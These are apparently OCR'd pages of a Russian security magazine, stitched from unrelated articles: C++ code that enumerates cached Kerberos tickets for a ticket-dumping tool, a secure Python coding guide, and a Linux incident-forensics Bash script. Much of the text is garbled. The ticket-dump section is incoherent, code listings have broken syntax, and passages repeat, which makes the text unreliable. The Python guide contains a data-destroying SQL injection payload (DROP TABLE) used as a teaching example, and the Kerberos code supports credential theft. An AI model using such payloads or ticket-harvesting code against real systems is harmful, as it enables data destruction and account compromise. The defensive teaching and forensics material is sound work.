- `ServerName` — имя сервера, для которого предназначен тикет. В случае TGT это будет `krbtgt/DOMAIN.COM`. В случае TGS — SPN целевой службы;
- `RealmName` — это некая область видимости. В целом бесполезный параметр, но его мы тоже можем выводить;
- `StartTime`, `EndTime`, `RenewTime` — время получения билета, время, когда билет станет, время, в течение которого билет можно обновить. С первыми двумя параметрами, думаю, все понятно, а вот последний позволяет на основе существующего билета запросить новый. Ты можешь встретить этот набор функций, например, в Rubeus :eyes:
- `EncryptionType` — тип шифрования билета. По умолчанию есть RC4, AES-128, AES-256.
- `TicketFlags` — флаги билета. То есть специальные значения, которые хранят информацию об особенностях тикета.

Итак, пора запрашивать информацию. Вызываем функцию **LsaCallAuthenticationPackage()**:

```
DWORD ReceiveLogonInfo(HANDLE LsaHandle, LUID LogonId, ULONG
kerberosAP) {
  KERB_QUERY_TKT_CACHE_REQUEST kerbCacheRequest = {
KerbQueryTicketCacheMessage, LogonId };
  PKERB_QUERY_TKT_CACHE_RESPONSE pkerbCacheResponse;
  PKERB_RETRIEVE_TKT_REQUEST pkerbRetrieveRequest;
  PKERB_RETRIEVE_TKT_RESPONSE pkerbRetrieveResponse;
  ULONG krbQTCacheSizeResponse = 0;
  NTSTATUS ProtocolStatus = 0;
  NTSTATUS status = LsaCallAuthenticationPackage(LsaHandle,
kerberosAP, &kerbCacheRequest, sizeof(KERB_QUERY_TKT_CACHE_REQUEST),
PVOID*)&pkerbCacheResponse, &krbQTCacheSizeResponse, &ProtocolStatus
);
  if (status == 0) {
      if (ProtocolStatus == 0) {
          std::wcout << L"\t[+] Enumerated " << pkerbCacheResponse
->CountOfTickets << L" Tickets" << std::endl;
```

Здесь все очевидно. Инициализируем структуры, дергаем АР Kerberos. Проверяем, что вызов функции, равно как и ответ от АР Kerberos, успешны, а затем приступаем к парсингу полученных данных. Если вдруг что-то на каком-то этапе сломалось, разбираемся с ошибкой при помощи `LsaNtStatusToWinError()`:

```
ULONG Stats = LsaNtStatusToWinError(status);
  std::wcout << L"[-] KERB_QUERY_TKT_CACHE_REQUEST Func Error: " <<
Stats << std::endl;
```

Парсим достаточно простой. Время выводим с помощью функции **fileTimeToTime**. Имена домена и сервера выводим вообще без парсинга, обращаясь к элементу **Buffer** структуры `UNICODE_STRING`.

```
std::wcout << L"\tTICKET [" << i + 1 << L"]:" << std::endl;
std::wcout << L"\t\tServer Name:\t" << pkerbCacheResponse->Tickets[i]
.ServerName.Buffer << std::endl;
std::wcout << L"\t\tRealm Name:\t" << pkerbCacheResponse->Tickets[i].
RealmName.Buffer << std::endl;
std::wcout << L"\t\tStart Time:\t" fileTimeToTime((PFILETIME)&
pkerbCacheResponse->Tickets[i].StartTime);
std::wcout << L"\t\tEnding Time:\t" fileTimeToTime((PFILETIME)&
pkerbCacheResponse->Tickets[i].EndTime);
std::wcout << L"\t\tRenew Time:\t" fileTimeToTime((PFILETIME)&
pkerbCacheResponse->Tickets[i].RenewTime);
```

Дополнительно я решил создать функцию `containsKrbtgt`, с помощью которой можно определить, TGT текущий тикет или TGS. Работает она до нетривиальных просто: проверяет наличие строки **krbtgt** в **ServerName.buffer**. Если такая строка есть, то перед нами TGT, если нет — TGS:

```
bool containsKrbtgt(const UNICODE_STRING& unicodeStr) {
    std::wstring wstr(unicodeStr.Buffer, unicodeStr.Length /
sizeof(WCHAR));
    std::string str(wstr.begin(), wstr.end());
    std::transform(str.begin(), str.end(), str.begin(), ::tolower
);

    if (str.find("krbtgt") != std::string::npos) {
        return true;
    }
    else { return false; }
}
```

А вот соответствующий вывод в следующих строках:

```
if (containsKrbtgt(pkerbCacheResponse->Tickets[i].ServerName)) {
    std::wcout << L"\t\tTGT:\t TRUE" << std::endl;
    }
else {
    std::wcout << L"\t\tTGS:\t TRUE" << std::endl;
    }
```

После него остается последнее два элемента структуры — **EncryptionType** и **Flags**. Их парсинг также нужно вынести в отдельную функцию:

```
std::wcout << L"\tEncryptionType:\t" << KerberosEncryptionType(
pkerbCacheResponse->Tickets[i].EncryptionType) << std::endl;
std::wcout << L"\tTicket Flags:\t" ParseTktFlags(
pkerbCacheResponse->Tickets[i].TicketFlags);
```

Первая достаточно простая: это стандартный **switch** — **case**.

```
PCSTR KerberosEncryptionType(LONG eType)
{
  PCSTR type;
  switch (eType)
  {
    case KERB_ETYPE_NULL:                       type =
"null"          ; break;
    case KERB_ETYPE_DES_PLAIN:                  type =
"des_plain      ; break;
    case KERB_ETYPE_DES_CBC_CRC:                type =
"des_cbc_crc    ; break;
    case KERB_ETYPE_DES_CBC_MD4:                type =
"des_cbc_md4    ; break;
    case KERB_ETYPE_DES_CBC_MD5:                type =
"des_cbc_md5    ; break;
    case KERB_ETYPE_DES_CBC_MD5_NT:             type =
"des_cbc_md5_nt ; break;
    case KERB_ETYPE_RC4_PLAIN:                  type =
"rc4_plain      ; break;
    case KERB_ETYPE_RC4_PLAIN2:                 type =
"rc4_plain2     ; break;
    case KERB_ETYPE_RC4_PLAIN_EXP:              type =
"rc4_plain_exp  ; break;
    case KERB_ETYPE_RC4_LM:                     type =
"rc4_lm         ; break;
    case KERB_ETYPE_RC4_MD4:                    type =
"rc4_md4        ; break;
    case KERB_ETYPE_RC4_SHA:                    type =
"rc4_sha        ; break;
    case KERB_ETYPE_RC4_HMAC_NT:                type =
"rc4_hmac_nt    ; break;
    case KERB_ETYPE_RC4_HMAC_NT_EXP:            type =
"rc4_hmac_nt_exp; break;
    case KERB_ETYPE_RC4_PLAIN_OLD:              type =
"rc4_plain_old  ; break;
    case KERB_ETYPE_RC4_PLAIN_OLD_EXP:          type =
"rc4_plain_old_exp; break;
    case KERB_ETYPE_RC4_HMAC_OLD:               type =
"rc4_hmac_old   ; break;
    case KERB_ETYPE_RC4_HMAC_OLD_EXP:           type =
"rc4_hmac_old_exp ; break;
    case KERB_ETYPE_AES128_CTS_HMAC_SHA1_96_PLAIN:  type =
"aes128_hmac_plain" break;
    case KERB_ETYPE_AES256_CTS_HMAC_SHA1_96_PLAIN:  type =
"aes256_hmac_plain" break;
    case KERB_ETYPE_AES128_CTS_HMAC_SHA1_96:    type =
"aes128_hmac    ; break;
    case KERB_ETYPE_AES256_CTS_HMAC_SHA1_96:    type =
"aes256_hmac    ; break;
    default:                                    type =
"unknow         "; break;
  }
  return type;
}
```

Вторая чуточку сложнее. Чтобы корректно выводить все флаги, мы помещаем их еще в **struct** и массив строк **TicketFlagsToStrings**.

```
const PCWCHAR TicketFlagsToStrings[] = {
L"name_canonicalize", L"", L"ok_as_delegate", L"",
L"hw_authent", L"pre_authent", L"initial", L"renewable",
L"invalid", L"postdated", L"may_postdate", L"proxy",
L"proxiable", L"forwarded", L"forwardable", L"reserved",
};
```

А получить флаги тикета можно с помощью простых арифметических операторов.

```
VOID ParseTktFlags(ULONG Flags) {
  DWORD i;
  for (i = 0; i < ARRAYSIZE(TicketFlagsToStrings); i++)
      if ((Flags >> (i + 1)) & 1)
          std::wcout << TicketFlagsToStrings[i] << L" ";
  std::wcout << std::endl;
}
```

С парсингом кеша на этом все. Пора доставать сам тикет!

Продолжение статьи →

ДЕРЕМ ТРИ ШКУРЫ

КАК ДАМПИТЬ ТИКЕТЫ ВЕЛИКОГО ДАЛЛАСА

ДАМП ТИКЕТА

Теперь у нас имеется все информация о билете. Мы знаем, на какую он стоит бумагу, но хотелось бы знать binary. Остается получить лишь сам тикет. Но сначала нужно поставить тикет в темное и секретное хранилище, чтобы никто не мог его украсть. Для этого используется специальная функция, которая принимает на вход тикет, шифрует его и сохраняет в специальном хранилище. Защищенный канал связи между KDC и клиентом либо клиентом и сервером. Возможно, по дамп создается вторжение в канал и может дампить данные сессионный ключ? Отвод его фрагиа. Вот: например, по сравнению тикета через **Kdump -dump** он дампит данные канала, но где этот сессионный ключ используется? Я пока у внедрил тикет, и как дампить?

0x0000:0000:0000:0000:0000:0000:0000:0000
0x0000:0000:0000:0000:0000:0000:0000:0000
0x0000:0000:0000:0000:0000:0000:0000:0000

БЕЗОПАСНЫЙ ПИТОН

ОСВАИВАЕМ ПРИЕМЫ ЗАЩИЩЕННОГО КОДИНГА НА PYTHON

SHOG Kilka
@kilkaonthetech

Сегодня мы поговорим о том, что должно волновать каждого крутого программиста, — о безопасном коде. Ты думаешь, это скучно и сложно? Ничуть! Я поделюсь с тобой своим опытом и покажу, как научиться писать на Python код, за который потом не придется краснеть.

ОГРАНИЧЬ ОБЛАСТЬ ВИДИМОСТИ ПЕРЕМЕННЫХ И ФУНКЦИЙ

Область видимости переменной — это контекст, в котором переменная определена и доступна. Если переменная доступна во всем коде, она называется глобальной. Если переменная доступна только внутри функции или класса, она называется локальной.

Сверху, что происходит, если мы используем глобальную переменную:

```
secret = "my super secret data"

def print_secret():
    # Используем глобальную переменную
    print(secret)

print_secret()
```

Это может быть опасно, потому что глобальные переменные доступны из всех кодов и их легко кто-то сможет изменить. А что, если это важная переменная, которую не следует менять? Злоумышленник может воспользоваться этим и нанести вред.

Поэтому лучше использовать локальные переменные:

```
def print_secret():
    # Объявляем локальную переменную
    secret = "my super secret data"
    print(secret)

print_secret()
```

Теперь переменная `secret` доступна только внутри `print_secret()`. Такой подход помогает не только сделать код более безопасным, но и облегчает его чтение, а также упрощает отладку и поддержку.

РАЗДЕЛЯЙ КОД НА МОДУЛИ

Вместо огромного исходника, содержащего описание всех объектов и функций, не помещай сделать несколько модулей, каждый из которых выполняет свою задачу. Это сделает код более безопасным, потому что модули потом будет легко использовать в других проектах.

Но как модульность помогает обезопасить код? Дело в том, что чем меньше кусочек, тем легче в нем будет искать ошибки и тем меньше шанс случайно что-то испортить, когда вносишь изменения. Хорошо организованный код легко менять, и если он разбит на изолированные части, то изменения в одной не затронут другие.

Речь здесь не только о разделении большого проекта на пакеты, которые можно будет импортировать, но и о разделении кода на функции и объекты.

Вот пример плохого кода:

```
def do_something():
    # Делаем много разных вещей здесь
    # ...
    # О, и тут мы делаем что-то еще
    # ...
    # И еще что-то здесь
    # ...
```

В этом коде все сваливо в одну функцию, которая делает множество разных вещей. Это плохо, потому что, если ты найдешь уязвимость в одной из этих вещей, изменения могут повлиять на другие части огромной функции. Чем она больше, тем сложнее будет предсказать результат правок.

А теперь посмотрим на хороший пример:

```
def do_something_1():
    # Делаем что-то здесь
    # ...

def do_something_2():
    # Делаем что-то здесь
    # ...

def do_something_3():
    # Делаем что-то здесь
    # ...
```

Мы разбили большую функцию на несколько маленьких, каждая из которых делает что-то одно. Это гораздо безопаснее, потому что, если мы найдем уязвимость в одной из этих функций, мы сможем ее исправить, не затрагивая остальные. Гораздо легче делать код хорошо читаемым и легким для поддержки, ведь, потому что теперь мы знаем, что каждая функция делает только одну вещь.

Еще один хороший способ изолировать код и повторно использовать его — это классы и объекты Python. Классы позволяют нам группировать связанные функции и данные вместе, делая код более управляемым и безопасным.

Вот пример хорошего кода с использованием классов:

```
class MyAwesomeClass:
    def __init__(self, some_data):
        self.some_data = some_data

    def do_something_1(self):
        # Делаем что-то с some_data здесь
        # ...

    def do_something_2(self):
        # Делаем что-то еще с some_data здесь
        # ...
```

В этом примере мы создаем класс `MyAwesomeClass`, который содержит два метода: `do_something_1` и `do_something_2`. Каждый из этих методов работает с данными, которые мы передаем при создании объекта класса. Это позволяет нам изолировать, как эти данные используются и обрабатываются. Безопасность сразу возрастает!

Главный вывод здесь: чем проще и понятнее код и чем легче его поддерживать, тем он безопаснее.

ЗАЩИТИСЬ ОТ ИНЪЕКЦИЙ КОДА

Что такое эта самая инъекция? Представь, что злой пользователь вводит в твое приложение не данные, которые от него запросили, а исполняемый код, который приложение по какой-то причине возьмет и выполнит. Причем зачастую это не код на Python, а запросы к базе данных на SQL или команды операционной системы. Звучит страшновато? Давай посмотрим, почему такое иногда случается.

Плохой пример

Взгляни на этот плохой код. Что здесь не так?

```
def get_user(name):
    query = "SELECT * FROM users WHERE name = '" + name + "'"
    return execute_query(query)
```

Ты просто берешь имя пользователя и сразу вставляешь его в запрос SQL. А что, если пользователь вместо имени `John` будет ввести `John'; DROP TABLE users;--`? Поздравляю, ты только что потерял всех своих пользователей! Пример просто классический.

Вот как выглядит безопасная версия этого кода:

```
def get_user(name):
    query = "SELECT * FROM users WHERE name = ?"
    return execute_query(query, (name,))
```

Здесь мы используем параметризованный запрос, то есть передаем имя пользователя отдельно, и наша база данных гарантированно его экранирует. Это гораздо надежнее, то злоумышленник, манипулируя данными, сможет перезапустить управление своей программой.

Пример плохого кода:

```
import pickle

# Никогда так не делай!
def unsafe_deserialization(serialized_data):
    return pickle.loads(serialized_data)
```

В этом примере я использовал модуль **pickle** для десериализации данных. Это удобно, но риски не обеспечивает безопасность. Если злоумышленник подменит сериализованные данные, он сможет выполнить произвольный код на твоем компьютере.

Хороший пример:

```
import json

# Гораздо лучше!
def safe_deserialization(serialized_data):
    return json.loads(serialized_data)
```

Здесь я использую для десериализации модуль **json**. Он не позволяет выполнять произвольный код, так что он безопаснее. Всегда помни о рисках и выбирай безопасные методы!

> **INFO**
> Знаменитые, вызванные ошибками в десериализации, периодически находят в крупных продуктах. Например, в 2022 году была найдена уязвимость в GoKeyvalue MFT. Она позволила удаленным злоумышленникам выполнить код без аутентификации.

ИСПОЛЬЗУЙ ПРИНЦИП НАИМЕНЬШИХ ПРИВИЛЕГИЙ

Этот принцип гласит: дай программе только то привилегии, которые ей действительно нужны для выполнения ее задачи.

Это очень важно для безопасности, потому что, если злоумышленник взломает твою программу, он получит те же привилегии, что и программа. Если же привилегии ограничены, сузится и круг возможных действий злоумышленника.

Посмотрим на пример. Представь, что у тебя есть функция, которая добавляет данные в файл:

```
def write_to_file(file_path, data):
    with open(file_path, 'w') as f:
        f.write(data)
```

Этой функции не нужны никакие привилегии, кроме возможности записи в конкретный файл. Но если ты запустишь эту функцию с привилегиями администратора, злоумышленник, взломавший эту функцию, сможет делать в системе абсолютно все.

Всегда давай своим программам и запросам только те привилегии, которые им действительно нужны, и ничего больше.

ИЗБЕГАЙ УЯЗВИМОСТЕЙ, СВЯЗАННЫХ С АУТЕНТИФИКАЦИЕЙ И АВТОРИЗАЦИЕЙ

Безопасная авторизация пользователей — это огромная тема, в которой есть масса подводных камней. Впрочем, некоторые из них избежать очень легко.

Безопасное хранение паролей

Начнем с того, что абсолютно недопустимо. Никогда (никогда!) не храни пароли в открытом виде. Например, вот так:

```
users = {
    "alice": "password123",
    "bob": "qwerty321"
}
```

Если эти данные утекут (а вероятность этого всегда есть), то все пароли твоих пользователей станут известны.

Так как же делать правильно? Нужно использовать хеширование паролей. Хеширование — это процесс, при котором из пароля генерируется уникальная строка фиксированной длины. При этом уникальность мала означает: что даже незначительное изменение в исходном пароле полностью изменит его хеш.

В Python для хеширования можно использовать модуль **hashlib**. Посмотрим, как это работает, на примере:

```
import hashlib

password = "password123"
hashed_password = hashlib.sha256(password.encode()).hexdigest()

print(hashed_password)
```

Теперь, даже если база данных утечет, хакеры увидят только хеши паролей, а не сами пароли.

Соль для паролей

Простое хеширование тоже ненадежно. Хакеры могут использовать так называемые радужные таблицы для ускоренного взлома паролей. Уложит эт задачу «соль» — случайная строка, которую мы добавляем к паролю перед хешированием. Так каждый пароль будет иметь уникальный хеш, даже если два пользователя задают один и тот же пароль.

```
import hashlib
import os

password = "password123"
salt = os.urandom(16)
salted_password = hashlib.pbkdf2_hmac('sha256', password.encode(),
salt, 100000)

print(salted_password)
```

В этом примере мы использовали функцию `pbkdf2_hmac` из модуля `hashlib`, которая позволяет применить соль к пароли. Соль мы генерируем с помощью функции `os.urandom`. Я затем используем ее вместе с паролем и количеством итераций для создания хешированного пароля.

Таким образом, даже если два пользователя выберут одинаковые пароли, их хеш будет отличаться из-за разной соли. Так уходить пароль гораздо сложнее.

Однако теперь тебе нужно хранить и соль. Как правило, соль и хеш хранятся вместе, например:

```
import hashlib
import os

password = "password123"
# Генерируем соль
salt = os.urandom(16)
salted_password = hashlib.pbkdf2_hmac('sha256', password.encode(),
salt, 100000)

# Сохраняем соль вместе с хешем
stored_password = salt + salted_password
```

Теперь у тебя есть основные инструменты для безопасного хранения паролей. Переходим к проверке введенных данных.

Продолжение статьи →

БЕЗОПАСНЫЙ ПИТОН

ОСНОВНЫЕ ПРИЕМЫ ЗАЩИЩЕННОГО КОДИНГА НА PYTHON

ТЩАТЕЛЬНО ПРОВЕРЯЙ ВСЕ ВХОДНЫЕ ДАННЫЕ

Проверка ввода данных — это один из нарушителю камней большого программного дня. Всегда сначала кажется, что это вообще работа, но вверх ним, в долгосрочной перспективе этот же момент спасти тебе от неприятностей.

Когда твои программы получают данные из какого-то внешнего источника, какие обрасчать, что они могут содержать: ожидаемые формату и не содержат вредоносного кода. Ведь на все пользователей вводить. Некоторые могут попытаться взломать твою систему. Поэтому нам нужно быть внимательными, особенно если вы использовать старый метод, формирующий с помощью `str.format()`.

Уязвимый пример со `str.format()` (пример взят с security.blogspot.com):

```
from http.server import BaseHTTPRequestHandler

secret = 'abc123'

class HandlerBaseHTTPRequestHandler:
    name = 'admin'
    msg = 'welcome to {site.name}'
    def do_GET(self):
        res = s.format(self.path + '/{site.v}' + msg)
format(secret=secret)
        self.send_response(200)
        self.send_header('content-type', 'text/html')
        self.send_header()
        self.wfile.write(res.encode())

HTTPServer('localhost', 8888), HandlerJ.serve_forever()
```

Это код запускает простой веб-сервер, который при обработке GET-запросов формирует ответ HTML-страницу имя `abc123` и сообщение страницы. Это происходит из-за того, что `self.path` контролируется пользователем, и та можно использовать для внедрения вредоносного формата.

Что делать? Использовать f-строки! Мало того что они более читаемы, а не работают на быстрее, да и надежнее и код выглядит куда опятнее.

Для примера выше безопасно будет использовать форматирование так:

```
res = f"{site.v}{self.path}{self.msg}"
```

Иногда необходимо формировать пользовательский ввод на наличие определенных шаблонов, которые нам нужно получить или отфильтровать. Для этих задач лучше использовать регулярные выражения.

ИЗБЕГАЙ ОПАСНЫХ ФУНКЦИЙ

Здесь `{site.do_GET_global[secret]}` использовать для чтения глобальной переменной `secret`, значение которой `abc123`. Когда сервер обработает этот запрос, HTML-шаблон имя `abc123` и сообщение страницы.

Это происходит из-за того, что `self.path` контролируется пользователем, и та можно использовать для внедрения вредоносного формата.

Что делать? Использовать f-строки! Мало того что они более читаемы, а не работают быстрее, да и надежнее и код выглядит куда опятнее.

Для примера выше безопасно будет использовать форматирование так:

```
res = f"{site.v}{self.path}{self.msg}"
```

Иногда необходимо фильтровать пользовательский ввод на наличие определенных шаблонов, которые нам нужно получить или отфильтровать. Для этих задач лучше использовать регулярные выражения.

ОСТОРОЖНО С `EVAL()`

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

Псс, браток... слышал, что винда уже всё? Все повально переходят на свободное ПО, иногда даже отечественное. Ты безопасник, так что иди обеспечивай безопасность. И вот тебе кейс: комп с «Линуксом» и инцидент. Или инцидента не было, а проверить, что все чисто, надо. Знаешь, что делать? Если нет, сейчас расскажем. А если знаешь, все равно погляди! Мы собрали рецепты на все случаи жизни, а в конце статьи поделимся подборкой полезных инструментов.

Борис Оселов
Специалист ИБ. Увлекаюсь средствами анализа вредоносного ПО. Люблю проверять маркетинговые заявления на практике :)
mainboros777@mail.com

Александр Моссерле
ИБтивист. Исследую в ИБ то, что движется. То, что не движется, кладу в песочницу.
naycal@mail.ru

Именно здесь начинается наша история. По условиям задачи рассматриваются дистрибутивы Linux на основе Debian: Kali, Astra и прочие. Нужно собрать информацию о хосте, пользовательской активности, иные артефакты, которые могут пригодиться для анализа любой ~~потус~~сторонней активности. Очень желательно собирать все данные автоматически, без использования кучи пакетов с зависимостями. Вероятно, ты думаешь, что придется вручную вбивать все команды в терминал, делать себе чек-лист... Но зачем? Напишем скриптец на Bash и будем носить его на флешке!

Ты можешь собрать свой скрипт из приведенных команд, как из конструктора. Или же воспринимай этот материал как шпаргалку по Linux для юного безопасника. Разумеется, все команды ты можешь опробовать в терминале, все они только собирают и отображают информацию, ничего не меняя в системе.

Предварительно отформатируй флешку в NTFS, если ты будешь потом общаться с Windows, или в ext4, если нет. Создадим файлик **ifrit.sh** (incident forensic response in terminal) и внесем в него преамбулу. Скрипт будет фиксировать время запуска и создаст директорию для сбора файлов (артефактов) с машины и наших логов. Называться она будет так:

```
<имя_хоста>_<юзер>_<дата и время>
```

В конце основной части создаем в этой папке подкаталог для будущих артефактов и разрешаем его копировать, затем считаем затраченное время и открываем папку в файловом менеджере. Все свои действия будем писать в общий лог.

```
#!/bin/bash
# IFRIT. Stands for: Incident Forensic Response In Terminal =)
# Использование: chmod a+x ./ifrit.sh && ./ifrit.sh

# Фиксируем текущую дату
start=`date +%s`

# Проверка, что мы root
[[ $UID == 0 || $EUID == 0 ]] || (
    echo "Current user:"

    # «Без root будет бедная форензика»
    echo $(id -u -n)
)
echo "Наш sudo-юзер:"
echo $SUDO_USER

# Делаем директорию для сохранения всех результатов (если не указан
аргумент скрипта)
if [ -z $1 ]; then
    part1=$(hostname) # Имя хоста
    echo "Наш хост: $part1"
    time_stamp=$(date +%Y-%m-%d-%H.%M.%S) # Берем дату и время
    curruser=$(whoami) # Текущий юзер
    saveto="./${part1}_${curruser}_$time_stamp" # Имя директории
else
   saveto=$1
fi

# Создаем директорию и переходим в нее
mkdir -pv $saveto
cd $saveto

# Создаем вложенную директорию для триаж-файлов
mkdir -p ./artifacts

# Начинаем писать лог в файл
{
 <основной код проверок>
 # Пример команды в формате:
 # <команда> >> <тематический файл>

 # Сведения о релизе ОС, например из файла os-release
 # Аналоги: cat /usr/lib/os-release или lsb_release
 cat /etc/*release

 # Список всех запущенных процессов — вывод в тематический файл test
 ps aux >> test
 ...

 # Завершающая часть после выполнения необходимых команд
 # Для выходной директории даем права всем на чтение и удаление
 chmod -R ugo+rwx ./../$saveto
 end=`date +%s`
 echo ENDED! Execution time: `expr $end - $start` seconds.
 echo "Проверяй директорию ${saveto}!"

 # Открываем директорию в файловом менеджере — работает не во всех
дистрибутивах. В Astra также можно использовать команду fly-fm
 xdg-open .
} |& tee ./console_log # Наш лог-файл
```

Подобные скрипты обычно либо пишут всё в один общий лог или в множество маленьких файлов, либо пытаются как-то систематизировать свой вывод, размещая рядом архивец с сочными данными. Мы выберем последний вариант, но об этом дальше.

В листингах мы указываем только команду, для экономии пишем в комментарии, что она делает, а ее результат выводим в один из тематических файлов, например **>> case1.log** (тоже опускаем эту часть в листингах). В реальном скрипте рекомендуем каждую команду сопровождать выводом ее названия и сопроводительной информации, чтобы было понятно, что происходит:

```
# Выводим текущий этап в консоль
echo "Название модуля"
# Выводим текущий этап в профильный лог
echo "Название модуля" >> <тематический файл>
# Выводим результат работы команды в профильный лог
<выполняемая команда> >> <тематический файл>
# Вставляем пустую строку в файл для удобочитаемости и разделения
результатов отдельных команд
echo -e "\n" >> <тематический файл>
```

Продолжение статьи →

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

СБОР ДАННЫХ О ХОСТЕ

Для начала зафиксируем базовую информацию о хосте и ОС и запишем в файл `host_info`. Вдруг машин много и в будущем нужно будет их различать. Скрипт стоит запускать от рута для максимально подробного вывода команд. Там, где это абсолютно необходимо, мы будем начинать команду с `sudo`.

```
# Начинаем писать файл host_info. Далее вывод каждой команды здесь
подразумевает в конце добавление ">> host_info", для краткости
опустим это
echo -n > host_info
date  # Фиксируем текущую дату и время
hostname  # Пишем имя хоста
who am i  # и юзера, от имени которого запустили скрипт
ip addr  # Информация о текущем IP-адресе
uname -a  # На каких ОС и ядре мы находимся
# Получим список живых пользователей. Зачастую мы хотим просто
посмотреть реальных пользователей, у которых есть каталоги, чтобы в
них порыться. Запишем имена в переменную для последующей эксплуатации
ls /home
# Исключаем папку lost+found
users=`ls /home -I lost*`
echo $users
# Раскомментируй следующую строчку, чтобы сделать паузу и что-нибудь
скушать. Затем нажми Enter, чтобы продолжить
# read -p "Press [Enter] key to continue fetch..."
```

Базовая информация об активности — включении, выключении, уровне заряда батареи ноутбука (вдруг пригодится). Как-то раз машину включили специально для меня впервые за пять лет.

```
# Текущее время работы системы, количество залогиненных
пользователей, средняя загрузка системы за 1, 5 и 15 мин
uptime
# Список последних входов в систему с указанием даты (/var/log/
lastlog)
lastlog
# Список последних залогиненных юзеров (/var/log/wtmp), их сессий,
ребутов и включений и выключений
last -Faiwx

# Информация о текущей учетной записи и ее членстве в группах
id
for name in $(ls /home) # ...и обо всех остальных
# Здесь же можно использовать и нашу переменную $users
do
    id $name
done

# Проверимся на руткиты, иногда помогает
chkrootkit 2>/dev/null

# Здесь можно встретить информацию в виде dat-файлов о состоянии
батареи ноутбука, включая процент зарядки, расход и состояние
отключения батарейки и ее заряда
cat /var/lib/upower/* 2>/dev/null
```

Продолжение статьи →

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

КЕЙС 1. КТО КОСЯЧИТ?

Кто-то из пользователей занимается непотребствами на работе. То Steam установит, то в ЖЖ напишет грубятки. Попробуем его опередить своими силами.

Шаг 1. Копаемся в файловой системе

Нужно сперва посмотреть активность в стандартных пользовательских директориях. Это самый быстрый и простой способ найти тех, кто не убирает за собой. Здесь мы делаем поиск сразу для всех домашних каталогов, что требует привилегий суперпользователя. Если ты проверяешь только одного текущего юзера, вместо `/home/*` в командах нужно можешь написать `~/`.

```
# В этих каталогах можно поискать последние пользовательские
документы и файлы, что позволит узнать, какие документы открывал
пользователь и что качал из интернета

sudo ls -la /home/*/Downloads/ 2>/dev/null
sudo ls -lA /home/*/Загрузки/ 2>/dev/null
sudo ls -la /home/*/Documents/ 2>/dev/null
sudo ls -la /home/*/Документы/ 2>/dev/null
sudo ls -la /home/*/Desktop/ 2>/dev/null
sudo ls -la /home/*/Рабочий\стол/ 2>/dev/null

# Составляем список файлов в корзине
sudo ls -lsR /home/*/.local/share/Trash/files 2>/dev/null

# Для рута тоже на всякий случай
sudo ls -lsR /root/.local/share/Trash/files 2>/dev/null

# Кешированные изображения могут помочь понять, какие программы
используешь
sudo ls -la /home/*/.thumbnails/
```

В результате ты можешь найти признаки скачивания файлов, документов, приложений. В корзине могут остаться удаленные сериалов или еще что-то в этом духе.

Полезно бывает прошерстить каталоги на наличие файлов с искомым контентом или термином. Например, попробуем поискать все файлы с упоминанием слова «порнография» (предположим, юзер пишет термины в текстовом файле перед публикацией в ЖЖ) и выведем по две строчки сверху и снизу от него для понимания контекста упоминания.

```
# Ищем в домашних пользовательских папках
grep -A2 -B2 -rni "порнография" --exclude=*tlfrit.sh" --exclude-dir=
$saveto /home/* 2>/dev/null >> loc_word_info
```

Можно поискать все файлы с определенным расширением. Однако эта команда может выполняться **очень** долго.

```
sudo find /root /home -type f -o -name \*.jpg -o -name \*.doc -o
-name \*.xls -o -name \*.csv -o -name \*.odt -o -name \*.ppt -o -name
\*.pptx -o -name \*.ods -o -name \*.odp -o -name \*.mbox -o -name \*.
eml 2>/dev/null >> interes_files_info
```

Полезно посмотреть тайлэйлы файлов в домашних каталогах с датами изменения и сохранить его в СБУ. Тайлэйлы может помочь впоследствии понять, в какой момент что-то пошло не так, какие файлы, когда и где создавались.

```
echo "[BUILDING SACRED TIMELINE]!"
echo -n >> timeline_file
echo "file_location_and_name, date_last_Accessed,
date_last_Modified, date_last_status_Change, owner_Username,
owner_Groupname,sym_permissions, file_size_in_bytes, num_permissions"
>> timeline_file
echo -n >> timeline_file
sudo find /home /root -type f -printf "%p,%Ax,%Tx,%Cx,%u,%g,%M,%s,%m\
n" 2>/dev/null >> timeline_file #
```

Шаг 2. Приложения

Теперь посмотрим на списки приложений. Для начала глянем, что у нас вообще установлено в системе помимо стандартных вещей. Следует проверить, какие браузеры, мессенджеры и почтовые серверы используются. — вдруг через них совершались недобрые дела? Это в будущем может пригодиться аналитикам при расследовании инцидента.

Разумеется, можно и просто пробежаться по значкам на рабочем столе. Здесь мы приводим команды и пакеты, куда данные программы могут писать полезную инфу, например хранить базы, пароли, историю и прочее сведение.

```
# Firefox, артефакты: ~/.mozilla/firefox/*, ~/.mozilla/firefox/* и
~/.cache/mozilla/firefox/*
firefox --version 2>/dev/null
# Firefox, альтернативная профиль
dpkg -l | grep firefox
# Thunderbird. Можно при успехе просмотреть содержимое каталога
командой ls -la ~/.thunderbird/*, поискать календарь, сохраненную
переписку
thunderbird --version 2>/dev/null
# Chromium. Артефакты: ~/.config/chromium/*
chromium --version 2>/dev/null
# Google Chrome. Артефакты можно брать из ~/.cache/google-chrome/* и
~/.cache/chrome-remote-desktop/chrome-profile/
chrome --version 2>/dev/null
# Опера. Артефакты: ~/.config/opera/*
opera --version 2>/dev/null
# Brave. Артефакты: ~/.config/BraveSoftware/Brave-Browser/*
brave --version 2>/dev/null
# Бета Яндекс-браузера для Linux. Артефакты: ~/.config/
yandex-browser-beta/*
yandex-browser-beta --version 2>/dev/null

# Мессенджеры
# Signal
signal-desktop --version 2>/dev/null
# Viber
viber --version 2>/dev/null
# WhatsApp
whatsapp-desktop --version 2>/dev/null
# Telegram
tdesktop --version 2>/dev/null
# Zoom
# Также можно проверить каталог: ls -la ~/.zoom/*
zoom --version 2>/dev/null
# Steam
# Можешь проверить и каталог: ls -la ~/.steam
steam --version 2>/dev/null
# Discord
discord --version 2>/dev/null
# Dropbox
dropbox --version 2>/dev/null
# И артефакты — в ~/.dropbox
# Яндекс Диск
yandex-disk --version 2>/dev/null
# Иным установленные торрент-клиенты
apt list --installed | grep torrent 2>/dev/null

# Иные специфичные приложения
docker --version 2>/dev/null # Docker
# Артефакты Docker: /var/lib/docker/containers/*/
containerd --version 2>/dev/null
# Артефакты containerd : /etc/containerd/* и /var/lib/containerd/
```

